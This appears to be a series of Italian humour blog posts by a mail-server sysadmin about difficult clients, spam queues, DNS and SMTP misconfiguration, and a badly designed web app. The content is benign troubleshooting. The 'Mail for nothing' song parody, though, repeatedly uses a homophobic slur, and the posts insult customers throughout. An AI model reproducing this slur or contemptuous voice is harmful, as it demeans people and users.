IO - Hummm... non e' che per caso usa POP? Che se usa pop e' abbastanza normale che sia vuota.

DB - Non lo so cosa usa, ci puoi dare un'occhiata?

IO - No, non ci posso dare un'occhiata.

DB - ?? E perche'?

IO - Primo: perche' e' sabato, secondo: perche' non ho alcun accesso al server di posta da casa e terzo perche' in ogni caso non e' che ci sia molto da vedere, se la mailbox e' vuota e' vuota. Semmai dovremo ripristinarla dal backup, cosa che facciamo tranquillamente lunedì'.

DB - Come non hai accesso?

IO - Il server di posta accetta connessioni SSH solo dall'ufficio e da alcuni specifici indirizzi IP, nessuno dei quali e' il mio.

DB - Ma... E se ci fosse un'emergenza?

IO - Specifica "emergenza".

DB - Hemmm... non so... Un'emergenza emergente.

IO - In tal caso, potrei sempre andare in ufficio. O direttamente alla colo. In ogni caso, "CL che perde la posta" non si qualifica come emergenza.

Qui' ci si potrebbe anche aggiungere che DaBoss sta' cercando di riorganizzare il sistema di supporto tecnico fuori orario (cioe' anche al sabato ed alla domenica), ma ha gia' detto che ci *sara'* una apposita tabella di schedulazione con **chi** e' di turno e **quando** e la corrispondente compensazione monetaria (o equivalente) per le giornate passate in "attesa".

Ma dato che di schedulazione o compensazione ancora non se ne e' parlato, quando sono fuori dall'ufficio, sono fuori dall'ufficio e fine del gioco.

DB - Ma magari e' una roba che potresti fare in cinque minuti...

IO - Magari si e magari no. In ogni caso, questa non e' una "emergenza". Digli a CL di mandarci una mail e la vediamo lunedì'.

E poi sono andato al supermercato.

Davide

22/02/2010 08:00

One Size...

Siamo di nuovo a parlare delle peripezie webbistiche di J. La web-programmatrice di cui avevo già detto qui, qui e per finire (speravo io) qui.

Questa volta la volpe (o la gatta?) si è cimentata in una fetecchia di web-applicazione che dovrebbe presentare una serie di informazioni relative ai dati di vendita di una serie di negozi per scopi statistici.

Tutto bello, se non che:

1. Ha selezionato un ben noto database con la scusa che "è semplice da usare"
2. Ha deciso che le informazioni nel database arrivano da un "export" dei dati usati da una applicazione contabile.
3. Ha deciso che la sua applicazione deve essere "database-independent"

E qui già abbiamo una serie di problemi. In primo luogo, il famoso database sarà anche facile da usare ma quando gli scarichi sopra un paio di *milioni* di records entra in coma.

In secondo luogo, le informazioni che lei dovrebbe presentare sono *totalmente diverse* da quelle che si trovano nel database di origine.

Per ovviare al secondo problema ha deciso che la cosa migliore è di mettere tutta la logica di ri-analisi dei dati nel front-end.

Arriviamo quindi al succo del problema: la famosa applicazione è stata consegnata ed il cliente (che guardacaso è anche cliente nostro) è rimasto traumatizzato dalla lentezza abominevole della cosa. Dato che J non sa che pesci pigliare (non fate battute sui "pesci") siamo stati chiamati in causa noi altri.

Io ho dato un'occhiata alla cosa ed ho notato che:

1. la procedura di importazione dei dati ci impiega 3 ore per svolgere il suo lavoro e funziona nottetempo, quando i negozi sono chiusi
2. i dati di origine sono tanti, nell'ordine di *milioni* di records al giorno.
3. quando il front-end è chiamato in causa il carico della macchina schizza a 70
4. il tempo medio di elaborazione è di circa 8 minuti

Una volta visto ciò, ho riportato le mie impressioni, che si possono riassumere in: dato che il problema è la lentezza del front-end, facciamo fare la pre-elaborazione dei dati durante l'importazione (nottetempo) e togliamo la logica dal front-end. Anche se ci mette 8 ore lo fa di notte ed i dati sono pronti per essere presentati a richiesta.

Ovviamente la cosa non è garbata molto, e ne è scaturita la seguente discussione.

J - Se cambiamo la funzione di importazione l'applicativo diventa legato al database!

IO - E chi se ne frega? Tanto è un applicativo fatto appositamente per uno scopo specifico.

J - Ma la regola è di tenersi indipendenti dal database!

IO - Se ti interessa portare l'applicazione su una piattaforma diversa sì. Ma in questo caso a nessuno interessa fare una roba simile.

J - E se un domani decidessero di cambiare il database?

IO - In tal caso ci sarà probabilmente da rifare l'applicazione o adattare la funzione di importazione. Ma

Cosa fa' l'applicazione X ?

dovrai farlo comunque dato che l'applicazione attuale e' scritta per una struttura di database specifica.

J - Ma la logica dell'applicazione dovrebbe essere nell'applicazione e non nel database!

IO - Guarda, la logica puoi metterla in vari posti, dato che nell'utente non ci entra (purtroppo), la puoi mettere nell'applicazione o la puoi mettere nel database. Al momento e' nell'applicazione ed i risultati sono pessimi. Che ne dici di metterla nel database e vedere che succede?

J - Ma quando ho fatto le prove sul mio laptop funzionava tutto perfettamente, ci metteva un niente a visualizzare i dati.

IO - Con quanti dati hai fatto le prove?

J - Tanti.

IO - Tanti quanti?

J - Un paio di centinaia...

Ecco la differenza tra il fare delle prove e fare delle prove con dati *reali* o quantomeno *realistici*.

IO - Ottimo, e adesso che abbiamo un paio di milioni di records nel database ci rendiamo conto che con un volume di dati "normali" il sistema non regge. Quindi perche' non pensi a rielaborare quei dati in modo diverso?

Come al solito, quando si cerca di fare le cose con il principio di "one size fit all", si finisce con lo scoprire che "one size fit one". E qualche cosa mi dice che J *non seguirà il mio consiglio*.

Davide

01/03/2010 08:00

FoxxutiMaledettiSexchangeLuserAdministrator

Taaaanto tempo fa'... Okkey, non cosi' tanto, diciamo un paio di mesi fa'. In un paesino non cosi' tanto lontano da qui', \$dittadiCL era in cerca di un modo per gestirsi la posta in ufficio.

Avrebbero potuto, molto semplicemente, installarsi un server di quelli che costano poco e funzionano tanto, o avrebbero potuto usare il server di qualcun altro, o avrebbero potuto richiedere una consultanza da parte di qualcuno che distingue il proprio culo dal proprio gomito.

Invece che ti decidono di fare?

Decidono di prendere un bellissimo (si fa per dire) swerver sexchange di seconda mano (aka: no, le licenze non le hanno pagate) da ibbai. Con la scusante che "e' piu' facile da amministrare" e "ci sono le iconcine colorate".

Fast forward di un paio di mesi, cioe' oggi, quando le iconcine colorate si sono girate indietro e gli hanno affondato le zannine nelle chiappe in modo doloroso assai.

Sono qui che sto installando un nuovo mail server da dare in pasto alle sevizie dei vari clienti, dato che il server vecchio pare che stia facendo le bizzze, quando mi suona il telefono.

Io rispondo (lo so, lo so...) ed e' Bert, che mi informa senza troppi panegirici che CL di \$dittadiCL, ha telefonato per lamentarsi che non ricevono piu' posta da domenica.

Oh che bello. Ok, fai login sul server di logging e vedi un po' che succede. Ed ecco che una nota conoscenza mi saluta dallo schermo.

Trovo infatti questo interessante brano di conversazione tra il mio server di posta e quella patetica scusa di arnese che vorrebbe far finta di essere un server di posta dalla parte di CL:

```
Mar 24 14:01:27 10.31.2.8 postfix/smtpd[29019]: NOQUEUE: reject: RCPT
from 192.168.12.4: 450 4.1.1 <cl@dittadicl.nl>: Recipient address
rejected: unverified address: host XXXX said: 452 4.3.1 Insufficient
system resources (in reply to MAIL FROM command); from=<> to=<>
proto=ESMTP helo=<>
```

Ora, tutti gia' sappiamo che cavolo vuol dire "Insufficient system resources" vero? E se non lo sapete potreste per esempio andare a leggersi questa storia.

Comunque, io informo Bert che il problema risiede senza dubbio alcuno nel merdacchioso swerver sexchange di CL e procedo con il mio lavoro. Ma la cosa non puo' di certo finire li'.

Di li' a dieci minuti dieci infatti mi ri-suona il telefono e stavolta e' l'unico e vero CL di \$dittadiCL, non poco incacchiato che qualcuno (aka: io) ha avuto la pretesa di dire che il problema sia nella sua merdacchia di swerver.

IO - ...quindi questo e' il messaggio che...

CL - **NON E' POSSIBILE!**

IO - ...non e' possibile cosa?

CL - **CHE DIA QUEL MESSAGGIO!**

IO - In tal caso sia io che il mio collega qui' abbiamo le visioni, perche' lo vediamo tutti e due.

Cosa fa' l'applicazione X ?

CL - IO HO APPENA CONTROLLATO E POSSO MANDARE POSTA SENZA PROBLEMI

IO - Forse la puoi mandare, ma non ricevere.

CL - NON E' POSSIBILE!

Ripetete la conversazione di cui sopra per parecche volte. Alla fine sono riuscito a convincerlo ad andare a fare 2xclicco su un paio di quelle belle iconcine colorate...

CL - FUNZIONA BENISSIMO TI DICO!

IO - *(pensando: sicomeno, io ci ho 8000 clienti e tu sei l'unico che ha questo problema ed ovviamente il problema sta dalla mia parte eh?)* E se guardi lo spazio disponibile sul disco di sistema?

CL - NON C'E' NESSUN PROBLEMA QUI!

IO - Lo spazio su disco?

CL - CHE E' DA DUE MESI CHE LO USIAMO SENZA...

Silenzio di tomba...

CL - Hemmm... Be', in effetti... adesso vedo qui' che ho solo 200 mega disponibili sul disco...

IO - *(silenzio)*

CL - ...ma come e' possibile? era a posto solo ieri...

IO - *(silenzio)*

CL - ...mah... non capisco proprio.. eppure funziona benissimo...

A questo punto ho riattaccato prima di cominciare a saltare su' e giu' sulla sedia ululando a CL cose che non dovrebbero essere ululate ad un cliente pagante. Tipo paragoni tra i di lui antenati e certi animali da fattoria. Poveri animali.

Pork... ancora 3 mesi prima delle mie (ben meritate) ferie.

Davide

08/03/2010 08:00

Via la testa, via la coda

Prologo: Da quando mi hanno scaricato sulle mie non-cosi'-larghe-ma-pur-sempre-mascoline-e-non-femminili-spero-io-capitemi-a-mia spalle la gestione del malefico 'mailscan' (che se non ve lo ricordate, successe in questa storia), la mia giornata comincia con una analisi dei log di tutti i maledetti server che compongono l'accrocchio infernale, una analisi delle statistiche dei risultati di SpamAssassin (quali regole sono esercitate e quante volte), una analisi delle mail che sono rimaste intrappolate nelle honeypots e, dulcis in fundo, una analisi delle code dei server di uscita.

Essendo il nostro sistema un banale passacarte, in teoria (molto in teoria) le mie code dovrebbero essere vuote o quasi. Capita a volte che per qualche scappellamento, per lo piu' per gente che non dovrebbe gestire swerver di posta, le mie code si ingigantiscano. Di solito, non so perche', capita durante al week-end, quindi io me ne vado a casa al venerdi' sera con 10 mail nelle code ed arrivo al lunedì' per trovarmene 5000. Ma questo fa' parte del divertimento.

Ok, fine del prologo.

E' lunedì', ed io arrivo in ufficio pimpante e caricato... hemmm, facciamo stanco e depresso che va' meglio va'... comunque, pronto per cominciare una nuova settimana.

Attacco il lapdog, mi collego al nostro server di monitoring e mi becco subito un bel grafico tipo questo:

Come si vede, dal venerdi' sera la coda aumenta di dimensione in modo lineare. Ok, e' il momento di vedere che succede. Mi loggo su uno dei server di uscita e guardo un paio di mail in coda. E vedo subito che il problema e' che uno dei server di posta di un qualche nostro cliente risponde con un bel "connection refused".

Scovo il numero di telefono del cliente in questione e provo a chiamarli. Ovviamente non c'e' un tubazzo di nessuno.

Il che potrebbe farmi domandare come' che se io arrivo alle 8 del mattino il **nostro** telefono sta gia' suonando, ma se io provo a chiamare qualcuno alle 8 del mattino, col ca\$\$o che trovo qualcuno che tira su il telefono... Ma non cominciamo con le domande filosofiche va'.

Comunque, dopo circa 3 ore, riesco finalmente a bypassare il malefico risponditore e beccare un essere umano (o un risponditore che finge di essere un essere umano in modo convincente).

IO - Allora, io sono D di \$networkgestapo, noi ci occupiamo di fare il controllo antispam per voi, e dato il numero di domini che avete registrati, suppongo anche per i vostri clienti.

CL - Si', ok.

IO - Mi sono accorto stamani che il vostro server non e' piu' raggiungibile dal nostro, ogni volta che proviamo ad inviarvi della posta ci risponde "connection refused", ed il risultato e' che io mi ritrovo con circa 4000 mail in coda da venerdi' sera.

CL - Aaaaaaah.... Ci stavamo infatti domandando perche' da venerdi' sera non avevamo ricevuto piu' nessuna mail...

mepensa: ed invece di farti domande esistenziali, andare a guardare su quella merda schiacciata del tuo server di posta non era un'opzione eh?

IO - Hummm... Bene, quindi avete intenzione di risolvere il problema o devo zapparle dalla coda?

Cosa fa' l'applicazione X ?

CL - Noi dobbiamo risolvere il problema?

IO - Quajo'. E' il **tuo** server di posta che mi risponde picche, chi deve risolvvertelo il problema?

CL - Ah, ecco, non avevo capito...

mepensa: ma come devo dirtelo? tatuandotelo sulla fronte? cosi' lo leggi quando ti guardi allo specchio al mattino?

CL - Ok, adesso vado a dare un'occhiata.

Dopo un'oretta circa, come si puo' vedere dal grafico, evidentemente CL e' riuscito a risvegliare il suo server dal coma, perche' le mail sono improvvisamente scomparse dalla mia coda che ha assunto una dimensione piu' umana.

Nel primo pomeriggio mi arriva poi Bert, ad informarmi che abbiamo ricevuto una mail da parte di CL per *ringraziarci* del tenere sotto controllo il *loro* server di posta.

Io ho domandato se non dovremmo farci pagare extra per questo tipo di "servizi".

Davide

15/03/2010 08:00

Nessuno aggiorna mai i seriali!

Sto' finendo di dare gli ultimi ritocchini al nuovo server di posta, di cui ho gia' detto precedentemente, quando una telefonata di un CL a caso spezza la mia concentrazione.

IO - Cosa?

CL - Hallo, non riceviamo piu' i messaggi di benvenuto del vostro mailsan.

IO - Non ricevete piu' i **che cosa**?

CL - I messaggi di benvenuto.

Dopo aver perso un tempo colossale cercando di capire che cosa sta' dicendo questo riesco a farmi un'idea del problema. Allora, noi abbiamo questa *stupenda* interfaccia del menga, per evitare problemi (tipo, gente che imposta cose alla ca\$\$o e poi si lamenta con noi), ogni volta che si fa una modifica alle impostazioni **chi** ha fatto la modifica, **quando** e **cosa** sono loggati e poi una bella maillina e' mandata in conoscenza del "amministratore" dell'account modificato.

Tale 'feature' secondo me e' sempre stata una grandissima rottura di zebedei, ed io ovviamente ho diligentemente detto a Mr.Procmail di infilare tale spazzatura dove gli compete: in /dev/null.

Ma a quanto pare adesso tali mail non vengono piu' inviate e qualcuno se ne dispera. Vabbe', vediamo un po' che succede va'.

Faccio login nel server e controllo il maillog. Tutto bene, le mail vengono spedite. Ovviamente, attraverso lo stesso mailsan...

Vado a guardare nel log del mailsan e noto che le mail vengono rifiutate perche' "domain does not resolve".

??? Come sarebbe a dire "domain does not resolve"?

Alura, una piccola spiegazione, per consentire ai load balancer di fare il loro lavoro, il dominio su cui gira il famigerato mailsanner e' gestito da 4 DNS che sono divisi in due datacenter e sono anche loro loadbalancerati.

Quando ho reinstallato i vari server per svecchiare le versioni del software ho anche aggiornato il sistema, facendo in modo che il dominio venga gestito dalla stessa interfaccia con cui vengono gestiti gli altri domini, inserendo i dati nello stesso database, dal quale vengono estratti da un megascriptone (eredita' del mio ex-collega H che invento piu' o meno l'intero accrocchione), e poi il buon Mr. Named viene riavviato se ci sono delle modifiche.

Solo che, adesso che controllo, mi accorgo che un dig -t mx dominio.net mi risponde che l'mx del dominio e' mail.dominio.net.dominio.net.

C'e' un "dominio.net" di troppo. Ed il che significa (per l'intricata logica del DNS) che nel file della zona c'e' un '.' di troppo poco.

Un controllino allo script e scovo il bug. Strano che nessuno se ne sia mai accorto. Comunque nessun problema. Aggiorno lo script, copio su tutti e quattro i server DNS, faccio un cambiamento sul DNS tramite l'interfaccia ed aspetto che il server si aggiorni. Dopo 10 minuti controllo e nel log trovo "no changes".

????? COME SAREBBE A DIRE 'NO CHANGES' ????

Cosa fa' l'applicazione X ?

Allora, questa chiavica di interfaccia quando si aggiorna un dominio cambia il campo "last_modified"... Ed il campo "Serial" e "version" allora che ci stanno a fare?

A questo punto ho capito che mi aspetta una bella sessione di debugging.

Dopo un'oretta circa passata a maledire H ed a cercare di capire come ca\$\$o funziona sto' coso riesco a trovare e decifrare la "logica" (o presunta tale) dell'arnese: l'interfaccia aggiorna solo il campo "last modified", lo script verifica se il campo "last modified" e' maggiore o uguale del timestamp sul file della zone e se lo e' ricrea il file *aggiornando nel contempo i campi Serial e Version* che sono usati per comporre il "numero seriale" all'interno del file delle zone. Se il file non esiste viene creato ed i due campi sono aggiornati nello stesso modo.

Solo che, per qualche strano accrocchiamento, di tanto in tanto il coso maledetto canna a processare il timestamp, ergo, non si accorge che il file e' da aggiornare e non fa' un tubo...

Ma dico io... **non era molto piu' semplice aggiornare sempre il numero seriale (autoincrementante va', ve lo concedo) e confrontare quello direttamente con il seriale nel file e se diversi ricreare il file?**

E come al solito **nessuno aggiorna mai i seriali.**

Un'altra mezza giornata spesa a debuggare roba che non ha mai funzionato e nessuno se ne e' mai accorto.

Davide

22/03/2010 08:00

Il Progetto Del Cuore

E' un tranquillo (apparentemente) Giovedi' pomeriggio, quando mi casca nella casella di posta una mail di \$isp che domanda che devono fare con la connessione interdet di \$dittascalzacani.

Non avendo mai sentito parlare di \$dittascalzacani vado a domandare a Wendy.

W - ...e quindi quelli sono 8 mesi che non pagano piu'.

IO - ...e quindi direi che \$isp gli puo' anche staccare la spina.

W - Mah, di solito di queste cose se ne occupa DaBoss...

IO - Si', ok, pero' visto che DaBoss e' in ferie fino alla settimana prossima, io direi che possiamo anche vedere che succede se di botto si trovano senza sito web.

Cosi' procedo di mia sponte e dico ad \$isp di procedere all'annichilazione della connessione.

Ovviamente, il giorno dopo mi ritrovo un bazilliardo di mail, voicemail e chi piu' ne ha piu' ne metta, da parte di \$dittascalzacani, i quali, non si sa come mai, hanno appena scoperto una strana pila di fatture non pagate inguattate sotto al tavolo di qualcuno... Una corsetta in banca dopo i conti tornano, ed una telefonatina ad \$isp piu' tardi i pacchetti ricominciano a scorrere verso il server web.

Lunedì mattina, siamo a consulto con DaBoss.

DB - Dunque, che e' successo con \$dittascalzacani?

IO - \$isp voleva staccare la spina, loro non pagano da mesi, io ho detto ad \$isp di staccare, loro sono andati in panico, hanno pagato e noi abbiamo riattaccato.

DB - Ah bene... anche se sarebbe stato meglio non riattaccare...

IO - Scussssssa?

DB - Mo' spiego: \$dittascalzacani sono in curatura, che, come dovrete sapere, e' il primo passo verso il fallimento. Sostanzialmente, una ditta in "curatura" ha un "curatore", che e' in genere un avvocato scelto dal tribunale, il "curatore" ha due priorita': 1. il proprio onorario e 2. l'ufficio delle tasse. Quindi per prima cosa si preoccupa di venire pagato lui, e poi di far recuperare all'ufficio delle tasse quanto possibile, tutto quello che rimane, se rimane, viene usato per pagare i fornitori.

IO - Interessante...

DB - Dato che il curatore e' stato nominato solo stamani i soldi li abbiamo presi per un pelo, che senno' non avremmo preso un centesimo, ma in ogni caso e' dubbio che prenderemo altri quattrini. Quindi procediamo per prima cosa a ritirare i server che sono in colo e che non verranno mai usati.

Mi metto percio' a guardare cosa dice il famigerato database di configurazione sui server di \$dittascalzacani.

Oh, che bello... questa gente ha acquistato un due anni fa un bel cluster di 4 (quattro) server, con load balancer dedicato. Poi hanno acquistato (e rinnovato) la licenza per \$database.

Hummm... strano che i server siano nel db di configurazione, come anche il load balancer, ma non ci siano dettagli relativi alla configurazione.

Provo a vedere, riesco a connettermi a tutto l'ambaradan, ma a quanto pare non c'e' niente sui server.

Hummm... Dicasi, quattro Dual-Processor-Dual-Core, con 300 Gb di raid HARDWARE, praticamente inutilizzati? Che e' sta' roba? Domando a DaBoss.

DB - Ah, quello e' uno dei progettini del cuore di SL di \$dittascalzacani.

Cosa fa' l'applicazione X ?

IO - ?? Ma a me sembra che i server siano inutilizzati...

DB - Si', infatti a quello che ne so non sono mai stati usati. Avrebbe dovuto essere una specie di 'portale' di e-commerce con ca\$\$i, ma\$\$i, razzi e bombe a mano, sviluppato da una qualche ditta in germania.

A me, chissa' perche', mi sono subito venuti in mente il branco di scoiattoli che avrebbero dovuto rifare il famoso progetto di un certo UL a caso.

DB - Solo che poi, tra una palla e l'altra, non ne hanno mai fatto niente.

IO - Cioe', fammi capi'.. questi comperano 4 server con i controcosi dedicati, un load balancer dedicato, pagano mezzo rack, le licenze di \$database (che non sono noccioline), *probabilmente* pagano lo sviluppo dell'arnese al branco di scoiattoli teutonici... e poi non ne fanno niente? Per due anni?

DB - Perche' pensi che siano in cura?

...ottima domanda Scherlock.

IO - Per curiosita'... questo "progetto del cuore di SL"... per caso si chiamava "spirale-della-morte"?

Davide

29/03/2010 08:00

SMTP

E' il martedi' dopo Pasqua, ed io arrivo in ufficio molto incacchiato dato che sono in macchina. E sono in macchina perche' nel pomeriggio devo andare in colo a portare 4 server.

Mentre sono li' che verifico che i server siano in condizioni di funzionamento mi arriva Bert.

Bert - Ha chiamato CL che si lamenta che il nostro server non gli manda la posta.

Ecchemiparevastrano... E' sempre **il Nostro** server che non gli manda la posta ovviamente.

Mi metto a guardare che accidenti vuole questo e noto che le mail per cl@dittadici danno tutte un bell'errore perche' la verifica del destinatario e' impossibile.

Mumble mumble...

```
telnet ilserverdici 25
220 HELO ilserverdici
HELO ilmioserverdioutput
220 OK
MAIL FROM: <davide@networkgestapo.nl>
550 invalid from address
```

?? Che capperò stai dicendo "invalid from address"? E' valid, eccome.

Dopo un po' di ravanamenti trovi il bandolo. Questo rintronato di server cerca di fare un reverse-check sull'indirizzo del mittente, infatti mi ritrovo nel log del mio server di input la seguente perla:

```
Apr 12 xxx 10.31.2.31 postfix/smtpd[31915]: NOQUEUE: reject: RCPT from unknown[ilserverdici]: 550
5.7.1 <davide@networkgestapo.nl>: Recipient address rejected: Please see
http://www.openspf.org/Why?s=mfrom&id=davide%40networkgestapo.nl&ip=ilserverdici;
from=<davide@networkgestapo.nl> to=<davide@networkgestapo.nl>
```

Oh che gioia! Oh che geni! Questi cercano di fare la verifica dell'indirizzo del mittente cercando di spedire una mail con lo stesso indirizzo mittente! Il che significa che qualunque server che fa il controllo dell'SPF in pre-queue (tipo... il mio?) gli rifiuta la mail in partenza!

Spiega la rava e la fava a Bert e spedisilo a ri-spiegare la rava e la fava al CL di turno e poi me ne torno in sala macchine a controllare i miei server.

Dopo altri dieci minuti mi ri-arriva Bert.

Bert - Ha chiamato CL2, pare che anche loro abbiano dei problemi con la posta.

Mi metto a vedere che problema hanno questi, che si lamentano che le mail arrivano con un ritardo di ore... e mandano un esempio di una mail. Io controllo gli header.

Allora, la mail e' stata mandata da uno dei loro server alle 20.57 GMT +2, ricevuta da un altro dei loro server alle 19.57 GMT +1, ricevuta dal nostro server di input alle 18.57 GMT, re-inviata al server di scanning, da li' al server di output e ricevuta (infine) dal server finale del cliente alle 20.51 GMT+2.

Cosa fa' l'applicazione X ?

Quindi... una mail inviata alle 20.57 e' arrivata alle 20.51... e che problema avrebbero esattamente? A parte che le mail arrivano prima di essere inviate?

Me ne ritorno in Sala macchine e dopo altri dieci minuti sono **di nuovo** chiamato al capezzale dell'ennesimo server di posta del CL di turno. Il quale stavolta ha installato un nuovo server e non riesce a mandare posta a nessuno.

Forse perche' il suo server si presenta con un HELO tipo "localhost" e 9 server su 10 lo rifiutano?

Sigh...

Davide

05/04/2010 08:00

Come odio aver ragione...

Sono a consulta con DaBoss perche' qualcuno dei luseradministrator che non sono capaci di distinguere un server di posta da un panino al formaggio si e' lamentato che il nostro sistema si rifiuta di inviare la posta generata dal loro mucchio di immondizia.

DB - ...quindi che possiamo fare per risolvere il problema?

IO - Dunque, **loro** potrebbero configurare un server di posta in modo acconcio, potrebbero leggersi le RFC che specificano come deve essere formattato un SMTP, potrebbero pagare noi per installarglielo oppure potrebbero farsi crescere un cervello e piantarla di dire cacchiate...

...pausa...

IO - Oppure, cosa che non mi garba manco un po e ritengo totalmente sbagliata, possiamo **modificare il nostro sistema** per accettare l'immondizia che il loro sistema considera "mail".

DB - Bhe', questa e' una situazione di emergenza...

IO - **NO**, questa non e' una situazione di emergenza, questa e' una situazione normalissima, che si verifica e si verifichera' quotidianamente, e' una "emergenza" nella testa (bacata) di qualche idiota.

DB - Ma che cosa puo' andare male?

IO - Cosa puo' andare male? Vediamo... (*contando sulle dita*) uno: l'immondizia di CL viene spedita ed il nostro ip finisce in tutte le blacklist dell'universo, due: il server di CL (che tanto e' configurato da cani e gia' lo sappiamo) e' usato da tutti gli spammers dell'universo ed il nostro ip finisce in tutte le blacklist, tre: CL decide di fare qualche esperimento e ci spamma, noi e tutti gli altri 8000 clienti, i quali ficcano il nostro ip nel loro firewall e poi si lamentano che non ricevono piu' posta...

...pausa...

IO - Oh, queste sono solo le cose piu' semplici eh...

DB - Vabbe', capisco la necessita' di proteggere il sistema...

IO - Guarda che cosi' facendo noi non stiamo proteggendo il **nostro** sistema, stiamo soprattutto proteggendo il sistema di quel coglione di CL.

DB - Ma questa e' un'emergenza...

IO - Senti, io posso rimuovere i blocchi per il server di CL, ma **quando** (non se) il server di CL comincia a sputare spam in giro **non venire a lamentarti con me**.

Sgrumble sgrumble sgrumble...

Cosi' vado e cambio le impostazioni per accettare ogni immondizia dal server di CL.

Fast forward al giorno dopo, quando arrivo in ufficio, mi attacco al pc e subito noto che le code dei server di input sono a palla. Un rapido controllo mi rivela cio' che gia' mi aspettavo. Spam. Tanto. In arrivo dal merdaccioso server di CL.

Blocca l'input da quel server, rimetti i blocchi, zappa via tutte le mail (36000 - TRENTA-SEI-MILA) dalla coda, e prepara una bella (si fa per dire) maillina che spiega la rava e la fava per DaBoss e per CL che spiega **PERCHE'** abbiamo certi blocchi e certi controlli e perche' **E' BENE** che tali blocchi e controlli stiano al loro posto.

...come odio avere ragione...

Cosa fa' l'applicazione X ?

Davide

12/04/2010 08:00

Mail for nothing

Sulle note di "Money for Nothing" dei Dire Straits.

We gotta, we gotta a lot of spam.

Now look at this junk, that's the way you do it
You drop the connection on the fly
That ain't working, that's the way you do it
Mail for nothing and your spam for free

Now that ain't working, that's the way you do it
Let me tell you that sysadmin is really dumb
Maybe he got an open relay
Maybe he got a virus or a worm

We got to put the ip in the firewall
Custom rules to drop the junk
We got to delete all these connections
We got to stop this spam run.

The little faggot with his bloody php script
Yeah buddy, that's his own hair
That little faggot got his own jet airplane
That little faggot think he's a millionaire

We got to put the ip in the firewall
Custom rules to drop the junk
We got to delete all these connections
We got to stop this spam run.

We got to put the ip in the firewall
Custom rules to drop the junk
We got to delete all these connections
We got to stop this spam run.

Look at that, look at that
I should have dropped a nuclear missile
I should have stuck a bigger firewall
Look at that junk, he's going to send more of it
Man we can't have some
And he's up there, what's that? Another exchange server?
Dumbass exchange admin, clicking on icons like a chimpanzee
Oh, that ain't working, that's the way you do it
Drop his connections and put the ip in de firewall

We got to put the ip in the firewall
Custom rules to drop the junk
We got to delete all these connections
We got to stop this spam run.

Cosa fa' l'applicazione X ?

Listen here

Now that ain't working, that's the way you do it

No special rules for receiving mails.

That ain't working, that's the way you do it

Drop his connections and put the ip in the firewall

Easy, easy

Now, **that** is working...

Davide

19/04/2010 08:00

E Adesso Che Accidenti Ho Fatto?

Alura, un po' di tempo addietro avevo detto dei problemi di CL e del suo server web del capperò. E del fatto che fosse abbastanza pienotto. E del fatto che CL medesimo non capisca una mazza di server web o di computer in generale.

Ondeperciù cio', CL e la di lui capa avevano deciso di aggiornare tutto il server ed io ero stato incaricato di installare il nuovo server, copiare tutto eccetera eccetera.

Dopo l'installazione ed il copiaggio, io ho fatto un giretto su qualcuno dei millemila siti che sono ospitati su quel coso e non ho trovato niente di anormale. Il server era stato piazzato in colo ed io avevo domandato a CL di verificare il corretto funzionamento di tutto prima di staccare la spina al server vecchio.

Nel mio Piano Strategico, l'idea era di cambiare il DNS in modo da farlo puntare al nuovo server, solo che tale idea era stata rapidamente abbandonata quando mi sono reso conto che il server ospita un 400 siti e **nessuno** di quei domini sta sul nostro DNS.

Piano di backup: si invertono gli ip del server vecchio e quello nuovo e tutto dovrebbe funzionare.

Passa una settimana, ne passano due e CL all'alba di mercoledì' ci telefona per dire che lo "scambio" si può fare il mattino dopo. Il mattino dopo io arrivo alle 8, domando Ok a Bert e vado a fare l'ultima copia di tutto l'ambaradan.

E qui' casca l'asina. Perché non mi sono accorto che CL (o chi per esso) ha aggiunto un bel symlink da un sito webbe ad un altro. Con il risultato che io ho copiato tutti i file almeno 2 volte, raddoppiando il tempo necessario alla copia.

Dopo di che', cambio gli ip. E non funziona più un tubo. Ok, il router deve probabilmente beccare il nuovo mac id. Telefona in co-lo e domanda se il tipo può resettare il router. Ovviamente, nessuno sa **quale** router, **dove** accidenti sta ed a quale cavo è attaccato. Risultato: 3 ore e mezza per trovare il maledetto arnese.

Dopo di che, abbiamo scoperto che ne' CL ne' nessuno della di lui ditta aveva provato assolutamente niente sul server nuovo. Ed a quel punto hanno cominciato a piovere le lamentele che "il file XYZ non è scrivibile dall'utente XYZ" (hummm... se io guardo sul server vecchio, i due files hanno esattamente gli stessi permessi...).

Comunque, dire che CL e la di lui capa non sono stati molto contenti del nostro (mio) operato è dire poco. Il risultato è che DaBoss non è stato molto contento neanche lui. Ovviamente il fatto che io gli avessi detto di verificare le cose due settimane prima non è che abbia fatto molta differenza. Ne' la mia puntualizzazione che **io** non ho la più pallida idea di **cosa** il sito dovrebbe fare, quindi per me tutti i siti funzionano... e l'unico che può dire se un sito funziona o no è quello che lo ha fatto.

Indipercuicio', quando stamani è suonato il telefono ed il chiamante è risultato CL già mi sono messo ad ululare. Lo scopo della telefonata è che "noi" (aka: io) abbiamo perso uno dei loro siti web.

IO - ... eh?

CL - Se vado su www.unqualchesitodelcapperò.org vedo così e cosa', ma questo è il sito sbagliato, non è il sito che dovrebbe apparire. Che cavolo avete fatto adesso?

IO - È un mese e mezzo (minimo) che quel foxxuto coso non lo tocchiamo manco con una pertica.

CL - Ma prima non era così!

Cosa fa' l'applicazione X ?

IO - Si ma prima quando?

CL - Prima prima!

Rapida indagine, pare che nessuno nell'ufficio abbia fatto niente di eclatante, T dice che il giorno prima ha cambiato i diritti ad un file in un altro sito e basta.

Ovviamente CL non ha apprezzato molto la cosa ed ha cominciato subito con le lamentazioni. Io invece mi sono messo a guardare un pelo questo sito. E noto una cosa strana. Se io creo un file "test.html" e poi cerco di richiamarlo via browser non lo trovo... come se il sito andasse da un'altra parte... 'spetta un po'.

Un rapido DIG mi conferma i miei sospetti: il sito punta ad un IP **completamente** diverso da quello del server di CL. Ergo: il proprietario del dominio ha cambiato la registrazione del DNS.

Spiegare le intricazioni del DNS a CL e' stata una impresa non molto semplice. Dopo un (bel) po', CL se ne e' uscito con la frase "io sono un tecnico ma sta cosa qui mica la capisco"... che sostanzialmente riassume tutta la competenza Ciellesca.

Mi aspetto che DaBoss sollevi la questione durante il meeting settimanale.

Davide

26/04/2010 08:00

La Sporca Mezza Dozzina

Alora, gia' dissi della non-proprio-eccelsa migrazione del server di CL e del fatto che ne' CL ne' DaBoss fossero stati molto contenti della cosa. Ergo, quando questa settimana sul tavolo di DaBoss e' piovuto un contratto per il trasferimento del sito di \$noiviaggiamointreno lui e' balzato subito sulla cosa come una pantera.

